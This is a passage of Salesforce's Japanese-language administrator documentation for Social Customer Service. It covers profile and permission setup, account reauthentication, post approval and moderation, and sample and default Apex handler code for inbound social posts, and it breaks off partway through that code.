
用されます。ソーシャルハブで設定される投稿タグは、個々の投稿の内容に関するコンテキストをより多く提供するのに役立ちます。

メモ: ソーシャルカスタマーサービスには 200 件の投稿タグのみが表示されます。それより多くの投稿タグが Social Studio にある場合は、そのプログラム内で参照できます。

デフォルトの Apex クラスによって、ソーシャル投稿、ソーシャル人格、ケース、取引先責任者が作成され、一般的な使用事例がサポートされます。デフォルトの Apex クラスの変更については、「デフォルトの Apex クラスの変更」を参照してください。

メモ: Starter Pack を使用している場合、Apex クラスは変更できませんが、その実行ユーザは変更できます。

11. ソーシャルハンドルをプロファイルまたは権限セットに割り当てるには、[設定] から次の操作を実行します。
    - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
    - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
12. 既存のプロファイルまたは権限セットをクリックするか、新しく作成します。
13. [アプリケーション] セクションで、[割り当て済みソーシャル取引先] をクリックします。
14. [編集] をクリックします。



15. ユーザが使用できるようにする必要があるソーシャル取引先をこのプロファイルまたは権限セットに割り当てます。

    重要: すべてのユーザには、ステップ 8 で選択または作成したプロファイルまたは権限セットが必要です。

16. 変更内容を保存します。
17. プロファイルまたは権限セットの項目の表示設定が正しいことを確認します。
    - プロファイルの場合、[設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して、以前に選択または作成したプロファイルを選択します。次に、[項目レベルセキュリティ] セクションで、[ソーシャル投稿] を選択します。

- 権限セットの場合、[設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択して、以前に選択または作成した権限セットを選択します。次に、[オブジェクト設定] をクリックして、[ソーシャル投稿] を選択します。

18. [編集] をクリックします。[項目権限] の使用可能なすべての項目が、プロファイルの場合は [参照可能] ([参照のみ] ではない)、権限セットの場合は [編集] に設定されていることを確認します。[保存] をクリックします。
19. 必要に応じて、クイックテキストを設定して、エージェントがソーシャルネットワークへの返信の定型文を作成できるようにします。「クイックテキストの有効化」を参照してください。
20. 必要に応じて、外部コミュニティユーザとポータルユーザにソーシャル投稿の参照アクセス権を付与します。

    コミュニティおよびポータルでソーシャル投稿を使用可能にするには、次の 3 つの要件があります。

    - ユーザがコミュニティでケースにアクセスできることを確認します。
    - ユーザのプロファイルでソーシャル投稿への参照権限を付与します。
    - 組織のソーシャル投稿オブジェクトで、項目レベルセキュリティ設定を使用して個々のユーザへの表示を有効にします。

    メモ: 以上の要件が満たされると、外部ユーザに公開されたすべてのソーシャル投稿を表示できます。たとえば、ケースまたはリードフィードが外部に公開された場合、フィードのすべてのソーシャル投稿が表示されます。ソーシャル投稿オブジェクトレベルで表示を制限する方法はありません。

ソーシャルカスタマーサービスの使用を開始してから最初の数か月は、ソーシャル人格およびソーシャル投稿オブジェクトの履歴管理を有効にすることをお勧めします。履歴管理は、いつ誰がどんな変更を行ったかを確認するために役立ち、自動変更と手動変更を区別できます。

2,000 件までの管理ソーシャル取引先を Social Studio から同期できます。ただし、[設定] の [ソーシャルカスタマーサービスの設定] ページには、500 件までの管理ソーシャル取引先のみが表示されます。エージェントは、ケースフィードで、ソーシャルパブリッシャーのすべての同期済み取引先から応答できます。同期するソーシャルアカウントが 500 件より多い場合は、設定ページの読み込みに最低 1 分かかります。

関連トピック:

- 項目履歴管理
- ソーシャル取引先を再接続する方法
- ソーシャルカスタマーサービスの実装
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャル取引先を再接続する方法

ソーシャル取引先をソーシャルカスタマーサービスに再接続します。

ソーシャルメディアネットワークプロバイダの接続またはトークンが期限切れになった場合、ソーシャル取引先はソーシャルカスタマーサービスから切断されます。多くのプロバイダの有効期限ポリシーは 60 日または 90 日です。

1. [設定] から、［クイック検索］ボックスに「ソーシャルメディア」と入力し、[設定] を選択します。
2. ［ソーシャルアカウント］タブで、［アクション］列の [再認証] をクリックします。

   ソーシャルネットワークが開き、取引先の認証が求められます。取引先が再認証されたら、［ソーシャルアカウント］タブにリダイレクトされます。

関連トピック:

- ソーシャルカスタマーサービスの設定
- ソーシャルカスタマーサービスへようこそ
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- 「ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡」

ソーシャルメディア投稿またはメッセージを送信および受信する
- ケースフィードを有効化

  および

  「ソーシャルアカウントへのアクセス」

ソーシャル投稿の承認の有効化

ソーシャルケアエージェントは、顧客の問題の解決者であり、FacebookやTwitterなどのソーシャルネットワークのブランドの代弁者でもあります。組織のソーシャルメディア戦略と一致する一貫した語調と構文でエージェントが書き込むように、ガイドラインを設けることができます。たとえば、「~John」などの標準の方法で自分のツイートに署名するよう、ソーシャルエージェントに要求する場合があります。

Salesforce システム管理者は、承認プロセスを作成し、エージェントおよび承認者の権限を適宜割り当てることができます。

1. [設定] から、［クイック検索］ボックスに「ソーシャルメディア」と入力し、[設定] を選択します。
2. ［ソーシャル投稿の承認を有効化］を選択します。
3. ジャンプスタートウィザードまたは標準ウィザードのいずれかを使用して、ソーシャル投稿の承認プロセスを作成および有効化します。

   重要: ジャンプスタートウィザードは、Salesforce で承認プロセスを作成するための合理的な方法です。ただし、ジャンプスタートウィザードでは［申請者が承認者を手動で選択する］オプションはサポートされません。このオプションを選択すると、エージェントが後で投稿を承認申請するときにエラーが発生します。

4. [設定] から、[管理] > [ユーザの管理] > [権限セット] に移動します。
5. 新しい［ソーシャル投稿の承認が必要］ユーザ権限を有効にします。
6. 権限セットを使用して［ソーシャル投稿の承認が必要］ユーザ権限を、投稿の送信前にレビューを受ける必要があるエージェントに割り当てます。

   ユーザ権限を割り当てる場合、次の 2 点に注意してください。

   - 投稿の承認は公開用に自動的に申請されるため、承認者はソーシャル取引先に対してレビュー対象のエージェントと同じアクセス権を持っている必要があります。アクセス権がない場合、承認する投稿でエラーが発生します。
   - ユーザ権限に［ソーシャル投稿の承認が必要］が含まれていると、ソーシャルパブリッシャーの送信ボタンに「コメント」や「ツイート」などではなく、常に[承認申請]と表示されます。これは、ユーザに適用する有効な承認プロセスがない場合でも同様です。その場合は、有効な承認プロセスがないため、[承認申請] をクリックするとソーシャル投稿が通常どおりに公開されます。

詳細は、「標準ウィザードを使用した承認プロセスの作成」(ページ 5430)、「承認プロセス作成の準備」(ページ 5426)および「承認プロセスのサンプル」を参照してください。

ヒント: エージェントがケースフィードの代わりにソーシャル投稿のレコード詳細ページで作業する場合は、承認関連リストをページレイアウトから削除することをお勧めします。同じページレイアウトは、受信ソーシャル投稿と発信ソーシャル投稿で共有されます。承認関連リストを削除すると、承認プロセ

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- 「ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡」

スに無効な候補である受信投稿を表示する場合に混乱が回避されます。承認者は、メール、Chatter、リストビューなど、他のすべての標準手段を使用して、引き続き投稿を承認または却下できます。

関連トピック:

- 項目履歴管理
- ソーシャルカスタマーサービスの実装
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャルカスタマーサービスのモデレーションの有効化

モデレーションを使用して、受け取った投稿に優先順位を付け、アクションの実行が可能な支援要求の投稿のみケースを作成します。モデレーションは、本当に問題を抱えている顧客に焦点を当て、必要のないケースを開くことを回避するのに役立ちます。

すべての投稿にケースが必要なわけではありません。たとえば、称賛のツイートや投稿にエージェントのサポートは必要ありません。ただし、デフォルトのソーシャルカスタマーサービスが設定されている場合、各ソーシャル投稿からケースが自動的に作成されます。モデレーションを使用することにより、エージェントはケースを取得する投稿と無視する投稿を管理できます。モデレーションは Social Studio アカウントのソーシャルハブルールで有効化され、自動ケース作成がオフにされます。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

および

「アプリケーションのカスタマイズ」

メモ: StarterPack を使用すると、[ソーシャルアカウント] タブで、特定のソーシャルアカウントから投稿が行われたときにケースを自動的に作成するかどうかを決定できます。「ソーシャルカスタマーサービスの設定」(ページ 3400)を参照してください。

1. ソーシャルハブアカウントで [ルール] タブをクリックします。
2. ルールを作成するか、既存のルールを使用して、Salesforce でケースが作成されないことを指定します。

   たとえば、ルールを次のように設定します。

   a. アクション: Salesforce に送信。

   b. [ケースを作成] チェックボックスがオフ。
3. ルールを保存して有効化します。

メモ: ルールはすべてのソーシャル投稿に有効にするか、特定の管理対象アカウントからの投稿のみに有効にできます。

カスタム Apex ケースロジックを実装して、ケース作成をカスタマイズすることもできます。これを行うには、[設定] から、[クイック検索] ボックスに「ソーシャルメディア」と入力し、[設定] を選択します。「デフォルトの Apex クラスの変更」を参照してください。

メモ: Spring '16 より前にソーシャルカスタマーサービスの使用を開始していて、カスタム Apex クラスを使用している場合、最新のモデレーション機能を利用するには Apex クラスの更新が必要になる可能性があ

ります。カスタム Apex がデフォルトの Apex クラスから拡張されている場合は、コールするデフォルトの apex 関数の更新を取得します。カスタム Apex がデフォルトの Apex クラスから拡張されていない (デフォルトをコピーして変更した) 場合は、手動で更新する必要があります。

カスタム Apex クラスを手動で更新するには、次のコードを追加して、モデレーションソーシャル投稿リストビューを更新します。

1. 投稿ですべてのリレーションが設定されたら、投稿を挿入する前に次のメソッドを直接コールします。

```
private void setModeration(SocialPost post){
    //if we don't automatically create a case, we should flag the post as requiring
 moderator review.
    if(post.parentId == null)
        post.reviewedStatus = 'Needed';
}
```

デフォルトの Apex の行 50 と行 61 ～ 65 を参照してください。

2. 次のモデレーションソーシャル投稿リストの検索条件を更新します。

```
Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

変更後

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

現在モデレーションキューにあるソーシャル投稿を引き続き追跡できるようにするには、新しい検索条件でリストビューを作成して、新旧の検索条件で同じ結果が表示されたら新しいリストビューに切り替えます。

関連トピック:

項目履歴管理

ソーシャルカスタマーサービスの実装

Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャルアクションインターフェースの作成

ソーシャルアクションは、ソーシャルカスタマーサービスがインストールされている場合に作成されます。組織に合わせて、項目を追加、削除、整理できます。

ソーシャルアクションは、ソーシャルカスタマーサービスが有効になっている場合に作成されます。

1. ケースのオブジェクト管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. ソーシャルアクションの横にある [レイアウト] をクリックします。
3. 目的の項目を編集します。

   メモ: 項目値を変更すると、ソーシャルカスタマーサービス Apex クラスに対して受信投稿が無効になる可能性があります。

   ソーシャルコンテンツを送信するには、ソーシャルアクションに次の項目が必要です。

   - 返信:
   - 管理ソーシャル取引先
   - メッセージ種別
   - コンテンツ

   [見出し] と [名前] は必須項目です。これを削除するには、項目ごとに事前定義された値を作成し、それをアクションから削除します。「クイックアクション項目の定義済み項目値の設定」を参照してください。
4. [保存] をクリックします。
5. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
6. ケースページレイアウトで、フィードベースのレイアウトの横にある [編集] をクリックします。
7. パレットで、[クイックアクション] をクリックします。
8. ソーシャルアクションがレイアウトの [Salesforce Classic パブリッシャーのクイックアクション] セクションにあることを確認します。
9. 必要に応じて、リードオブジェクト (リードのオブジェクト管理設定から [ページレイアウト] に移動) でステップ 5 ～ 8 を繰り返してリードのソーシャルアクションを有効にします。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルカスタマーサービスを管理する
- 「ユーザの管理」

  および

  「アプリケーションのカスタマイズ」

ケースフィード項目を作成する
- ケースオブジェクト上でのすべての関連オブジェクトのフィード追跡

関連トピック:

項目履歴管理

ソーシャルカスタマーサービスの実装

Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

デフォルトの Apex クラスの変更

Starter Pack を使用していない場合、デフォルトの Apex クラスをカスタマイズして、受信ソーシャルコンテンツの処理方法を指定できます。

メモ: Starter Pack を使用している場合は、デフォルトの Apex クラスを変更できません。無料の Starter Pack を使用すると、最大 2 つのソーシャルアカウントを接続するだけで Social Studio アカウントのように、残りの詳細は Salesforce で処理されます。

ソーシャルカスタマーサービスのデフォルトの Apex クラスによって、ソーシャル投稿、ソーシャル人格、ケース、取引先責任者が作成され、一般的な使用事例がサポートされます。新しい Apex クラスを作成することで、情報の処理方法をカスタマイズすることができます。

重要: エージェントがソーシャルカスタマーサービス機能を使用して非公開メッセージを Facebook ユーザに送信する場合、Apex クラスを入手可能な最新バージョンの Salesforce API にアップグレードすることでエラーを防止または解決できます。特に、投稿を挿入する Apex クラスはバージョン 32 以上にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

デフォルトの Apex クラスを変更する場合は、設定ページで新しい Apex クラスを必ず選択します。このページには、Apex 処理エラーも表示されます。[設定] から、［クイック検索］ボックスに「ソーシャルメディア」と入力し、[設定]を選択します。エラーが発生するとシステム管理者にメールが送信されます。ほとんどの場合、データは保存され再処理できます。再処理を待機しているエラーが多すぎると、Salesforce ソーシャルハブルールが自動的に一時停止して、ソーシャル投稿が欠落していないか確認されます。

デフォルトの Apex クラス用のテストが用意されています。Apex クラスを変更する場合、それに応じてテストも変更する必要があります。

メモ: Summer '15 以降に作成されたソーシャル人格には、人格を作成したソーシャルネットワークを示す項目［ソースアプリケーション］があります。この項目は、作成時に設定され、更新することはできません。組織でカスタム Apex を使用する場合は、この項目を使用するように更新します。Summer '15 リリースより前に作成されたソーシャル人格には、この項目がないことに注意してください。また、新しい項目がソーシャルアクションに追加されるたびに、Apex のバージョンを更新する必要があります。この作業を行わないと、新しい項目が保存されません。

Apex クラスを作成するには、[設定] から、［クイック検索］ボックスに「*Apex クラス*」と入力し、**[Apex クラス]**を選択します。以下のコードを使用して、次の操作を実行できます。

- 個人取引先をサポートする
- デフォルトの取引先 ID を指定する
- クローズケースが再オープンされるまでの日数を変更する

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;
```

```
        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
        lastName = firstName;
        }

        //You must have a default Person Account record type
        Account acct = new Account (LastName = lastName, FirstName = firstName);
        insert acct;
        return acct;
        }

    global override String getDefaultAccountId() {
        return '<account ID>';
    }

    global override Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
}
```

以下のコードを使用して、独自のソーシャルカスタマーサービスプロセスを実装できます。

```
global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
    SocialPersona persona, Map<String,Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}
```

デフォルトの Apex クラスでは、取引先責任者がソーシャル人格の親として設定されます。取引先、個人取引先、またはリードとしてソーシャル人格の親を設定するには、ソーシャル人格の親を上書きするメソッドを作成します。

エラーが失われないように、投稿がエラーキューに転送されるようにするには、カスタム Apex で次の 2 つのいずれかを行う必要があります。

1. 例外をバブルアップする (推奨)。

```
global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
result.setSuccess(true);

try{
//handle the post here
} catch(Exception e){
//log exception, etc
```

```
throw e;
}
return result;
}
```

または

2. **応答オブジェクトの成功フラグを** false **に設定する。**

```
global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
result.setSuccess(true);

try{
//handle the post here
} catch(Exception e){
//log exception, etc
result.setSuccess(false);
}
return result;
}
```


デフォルトの Apex クラスプロセス

受信投稿がたどるデフォルトの Apex **クラスの経路を示すダイアグラムです。**

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition


Inbound Post
Match Post R6PostId or ExternalPostId
Match Persona ExternalId or Name (for Other provider)
Truncate post content (32000 characters max)
Existing Post
No
Yes
Update Post and Persona (if exists)
Set Post.ReplyTo based on ReplyToId or responseContextExternalId
New Persona
No
Yes
Have enough Persona info
No
Yes
Create Contact and Persona
Parent Post
Yes
Reply to outbound post or reply to self
No
Yes
Post from same persona to same managed account exists
No
Yes
Case exists
No
Yes
Case status open
No
Yes
Case closed within X days
No
Yes
Skip Case Creation
Yes
No
Reopen case
Create a new case
Set Relationships on Post, Persona and Case (if exists)
Set Post Moderation (if no case)
Insert Post
New Case Created
Yes
No
Set Post as Case Source
End

デフォルトの Apex クラスの参照

ソーシャルカスタマーサービスのデフォルトのフル Apex クラスコード。次の Apex クラスは、Summer '16 リリースの時点で最新です。

以前のバージョンについては、「デフォルトの Apex クラス履歴」(ページ 3430)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
```

```
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        setModeration(post, rawData);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post, Map<String, Object> rawData){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null && !isUnsentParent(rawData))
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
           //update as a new sobject to prevent undoing any changes done by insert triggers

            update new Case(Id = parentCase.Id, SourceId = parentCase.SourceId);
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }
```

```
    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        if(!isUnsentParent(rawData)) {
            Case parentCase = findParentCase(post, persona);
            if (parentCase != null) {
                if (!parentCase.IsClosed) {
                    return parentCase;
                }
                else if (caseShouldBeReopened(parentCase)) {
                    reopenCase(parentCase);
                    return parentCase;
                }
            }
            if(shouldCreateCase(post, rawData)){
                isNewCaseCreated = true;
                return createCase(post, persona);
            }
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
```

```
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }
```

```
    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
